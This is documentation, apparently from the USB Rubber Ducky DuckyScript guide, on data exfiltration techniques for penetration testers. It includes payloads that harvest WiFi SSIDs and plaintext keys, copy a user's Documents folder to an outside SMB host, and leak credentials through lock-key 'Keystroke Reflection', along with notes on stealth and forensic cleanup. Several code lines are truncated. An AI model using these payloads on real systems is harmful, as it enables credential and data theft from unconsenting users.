Exfiltration

Overview

Data exfiltration, or simply exfiltration, refers to the transfer of data from a computer or other device. For the pentester, successful exfiltration on an engagement may demonstrate to the client a need for data loss prevention, hardware installation limits or other such mitigations.

The NIST cybersecurity framework simply defines exfiltration at "the unauthorized transfer of information from a system", where as the MITRE ATT&CK framework elaborates to say:

The two most common exfiltration techniques, as cataloged by the MITRE ATT&CK framework:

Exfiltration over a physical medium.

Exfiltration over network medium.

This section will cover the two most common exfiltration techniques, as well as a third new and novel technique specific to the USB Rubber Ducky with DuckyScript 3.0 — Keystroke Reflection

Physical Medium Exfiltration

Physical medium encompasses exfiltration over USB (T1052.001), and much like it sounds may simply involve copying data to a mass storage "flash drive" — which the USB Rubber Ducky may function by using the `ATTACKMODE STORAGE` command.

The USB Rubber Ducky excels at small file exfiltration via USB mass storage due to its convenience, and the fact that it may evade hardware installation limiting mitigation techniques relying on hardware identifiers. See the section on spoofing Vendor ID and Product ID.

Example

```
REM Example Simple (unobfuscated) USB Exfiltration Technique fo
REM Saves currently connected wireless LAN profile (SSID & Key)
```

```
ATTACKMODE HID STORAGE
DELAY 2000

GUI r
DELAY 100
STRING powershell "$m=(Get-Volume -FileSystemLabel 'DUCKY').Dri
STRING netsh wlan show profile name=(Get-NetConnectionProfile).
STRING clear|?{$_-match'SSID n|Key C'}|%{($_ -split':')[1]}>>$m
STRING computername'.txt'"
ENTER
```

Result

- This short Powershell one-liner will executed from the Windows Run dialog.
- The drive letter of the volume with the label "`DUCKY`" will be saved in the `$m` variable.
- The `netsh` command will get the network name (SSID) and passphrase (key) for the currently connected network (`(Get-NetConnectionProfile).Name`).
- The results of the `netsh` command (filtered for only SSID and key) will be redirected (saved) to a file on the root of the "`DUCKY`" drive, saved as the computer name (in `.txt` format).
- This example illustrates the USB Rubber Ducky capabilities for targeted exfiltration of key data. Keep in mind the FAT filesystem size limitations and USB 1.1 transfer speed considerations when using this technique for large amounts of data.

Network Medium Exfiltration

Network medium encompasses exfiltration over alternative protocol (T1048), C2 channel (T1041), web service (T1567) and cloud account (T1537). Collectively, these are all network medium exfiltration techniques, many of which may be detected and mitigated at the network level.

Example

```
REM Example Simple (unobfuscated) SMB Exfiltration Method for Wi

ATTACKMODE HID
DELAY 2000

DEFINE SMB_SERVER example.com
DEFINE SMB_SHARE sharedfolder

GUI r
DELAY 100
STRING powershell "cp -r $env:USERPROFILE\Documents\* \\
STRING SMB_SERVER
STRING \
STRING SMB_SHARE
STRING "
ENTER
```

Result

This short Powershell one-liner, executed from the Windows Run dialog, will copy all documents (including subfolders) from the currently logged in user account's documents folder to the defined SMB share.

This example is naive. Use with caution. Keep in mind that most networks block SMB connections at the firewall. This payload is for illustrative purposes.

The Keystroke Reflection Attack

As described in the previous section on lock keys, the USB Rubber Ducky features a USB HID OUT endpoint which may accept control codes for the purposes of toggling the lock key LED indicators.

In much the same way **Keystroke Injection attacks** take advantage of the keyboard-computer trust model, **Keystroke Reflection attacks** take advantage of the keyboard-computer architecture.

By taking advantage of this architecture, the USB Rubber Ducky may glean sensitive data by means of Keystroke Reflection — using the lock keys as an exfiltration pathway.

This may be particularly useful for performing exfiltration attacks against targets on air-gapped networks where traditional network medium exfiltration techniques are not viable. Similarly, devices with strict endpoint device restrictions may be susceptible to Keystroke Reflection as it does not take advantage of well known physical medium exfiltration techniques.

Keystroke Reflection is a new side-channel exfiltration technique developed by Hak5 — the same organization that developed Keystroke Injection. With its debut on the new USB Rubber Ducky, it demonstrates a difficult to mitigate attack as it does not rely on a system weakness, rather the system design and implementation dating back to 1984.

The Keystroke Reflection attack consists of two phases. In the first phase — performed as part of a keystroke injection attack — the data of interest, or “loot”, is gathered from the target and encoded as lock keystrokes for reflection.

In the second phase, the USB Rubber Ducky enters Exfil Mode where it will act as a control code listener on the HID OUT endpoint. This is done using the `$_EXFIL_MODE_ENABLED` internal variable. Then, the target reflects the encoded lock keystrokes. The binary values of the reflected, or “bit banged”, lock keys are stored as 1’s and 0’s in the loot.bin file on the USB Rubber Ducky.

On Windows targets, powershell may perform the reflection. On Linux targets, bash may be used. macOS support is **very limited** by OS and architecture.

Using Keystroke Reflection with DuckyScript, both files and variables may be stored on the USB Rubber Ducky storage without exposing the mass storage "flash drive" to the target computer.

Example

```
REM Example Simple (unobfuscated) Keystroke Reflection Attack fo
REM Saves currently connected wireless LAN profile (SSID & Key)

ATTACKMODE HID
LED_OFF
DELAY 2000

SAVE_HOST_KEYBOARD_LOCK_STATE
$_EXFIL_MODE_ENABLED = TRUE
```

```
$_EXFIL_LEDS_ENABLED = TRUE

REM Store the currently connected wireless LAN SSID & Key to %tm
GUI r
DELAY 100
STRING powershell "netsh wlan show profile name=(Get-NetConnecti
STRING .Name key=clear|?{$_-match'SSID n|Key C'}|%{($_ -split':
ENTER
DELAY 100

REM Convert the stored credentials into CAPSLOCK and NUMLOCK val
GUI r
DELAY 100
STRING powershell "foreach($b in $(cat $env:tmp\z -En by)){forea
STRING 0x40,0x20,0x10,0x08,0x04,0x02,0x01){if($b-band$a){$o+='%-
STRING {$o+='%{CAPSLOCK}'}}};$o+='%{SCROLLLOCK}';echo $o >$env:t
ENTER
DELAY 100

REM Use powershell to inject the CAPSLOCK and NUMLOCK values to
GUI r
DELAY 100
STRING powershell "$o=(cat $env:tmp\z);Add-Type -A System.Windov
STRING [System.Windows.Forms.SendKeys]::SendWait($o);rm $env:tmp
ENTER
DELAY 100

REM The final SCROLLLOCK value will be sent to indicate that EXF

WAIT_FOR_SCROLL_CHANGE
LED_G
$_EXFIL_MODE_ENABLED = FALSE
RESTORE_HOST_KEYBOARD_LOCK_STATE
```

Result

- Per the initial `ATTACKMODE` command. the USB Rubber Ducky will act as a HID keyboard.
- `SAVE_HOST_KEYBOARD_LOCK_STATE` will save the state of the lock key LEDs, as reported by the target, so that they may be restored to their original configuration after the Keystroke Reflection attack is performed.
- `$_EXFIL_MODE_ENABLED = TRUE` will instruct the USB Rubber Ducky to listen for control codes on the USB HID OUT endpoint, saving each change as a bit within `loot.bin`.
- `$_EXFIL_LEDS_ENABLED = TRUE` will show flash the USB Rubber Ducky LED as loot is saved, useful when debugging. Set as `FALSE` for a more stealthy operation, however the flash drive case should sufficiently conceal the LED.
- The first powershell one-liner, injected into the run dialog, will save the currently connected WiFi network name (SSID) and plaintext passphrase to a temporary file. The file, known as the "loot", is saved as "`z`" within `%TEMP%` (`$env:tmp\z`) directory, encoded in standard ASCII.
- The second powershell one-liner will convert the temporary ASCII loot file, bit by bit, into a set of caps lock and num lock key values. It will conclude this file with a final scroll lock value.
- The third and final powershell one-liner, in software, will "press" the lock keys indicated by the temporary file via the SendKeys .NET class. The effect of this will be the binary values of the converted loot sent to the USB Rubber Ducky, one bit at a time, via the USB HID OUT endpoint.
- Additionally, the temporary file will then be removed. The pentester may consider including additional techniques for obfuscation, optimization and reducing the forensic footprint.
- `WAIT_FOR_SCROLL_CHANGE` will get triggered when the final key "press" from the SendKeys class is executed, thereby continuing the payload.
- Finally `$_EXFIL_MODE_ENABLED = FALSE` will instruct the USB Rubber Ducky to conclude saving the received control codes in loot.bin and `RESTORE_HOST_KEYBOARD_LOCK_STATE` will restore the lock key LEDs to their original state before the exfiltration began.


Working With Loot

In terms of exfiltration, the data captured on any engagement is considered loot. With Keystroke Reflection on the USB Rubber Ducky, loot is stored in a `loot.bin` file on the root of the MicroSD card. This file maintains the `.bin` extension, as it may contain any arbitrary binary data — as received bit by bit over the USB HID OUT endpoint via control codes intended to manipulate the lock key LED states.

Depending on the data exfiltrated, this `loot.bin` file may be treated in various different ways. For example, if the data retrieved was originally in an ASCII format, such as in the WiFi credential exfiltrating example, then simply renaming the file `loot.bin` to `loot.txt` will yield a file readable by any standard text editor such as notepad, TextEdit, vim and the like without manipulation.

Similarly, if the data exfiltrated happened to be a jpeg image, renaming the file extension from `.bin` to `.jpeg` would yield an image readable by conventional means.

If however multiple files were exfiltrated, they would exist concatenated within the `loot.bin` file and further processing would be necessary. In these cases, file processing tools would be necessary to carve out the original files.



```
 0 ff fe 20 00 22 00 47  .. .".G
 7 00 75 00 65 00 73 00  .u.e.s.
14 74 00 5f 00 57 00 69  t._.W.i
21 00 46 00 69 00 22 00  .F.i.".
28 0d 00 0a 00 20 00 70  .... .p
35 00 61 00 24 00 24 00  .a.$.$.
42 77 00 30 00 72 00 64  w.0.r.d
49 00 0d 00 0a 00        .....
```

loot.bin

GENERAL

Kind:	MacBinary archive
UTI:	com.apple.macbinary-archive
Size:	54 bytes
Created:	Wednesday, December 31, 1969 at 6:00 PM
Modified:	Saturday, April 16, 2022 at 3:36 PM
Path:	/Volumes/DUCKY/loot.bin

Arbitrary data, such as variables, may also be exfiltrated — in which case a hex editor may be the most appropriate tool to decode the loot. Many free and paid hex editors exist for each platform. Both exHexEditor and wxMEdit are open source, cross platform options worth considering.

Variable Exfiltration

In addition to saving data in `loot.bin` from a target via the Keystroke Reflection pathway, any variable in Ducky Script may be saved, or exfiltrated, to the loot file using the `EXFIL` command.

Example

```
REM Example variable exfiltration

VAR $FOO = 1337
EXFIL $FOO
```

Result

- The binary contents of the variable `$FOO` will be written (appended) to the `loot.bin` file on the root of the USB Rubber Ducky MicroSD card.

While the above example may seem mundane, consider the following:

Using variable exfiltration, along with a combination of `ATTACKMODE` parameters `VID` and `PID`, and a loop containing incremental `VID` and `PID` variables and lock key detection — one may write a payload to brute force the allow list of an otherwise hardware installation limited computer, then write the allowed `VID` and `PID` values to `loot.bin` for further analysis.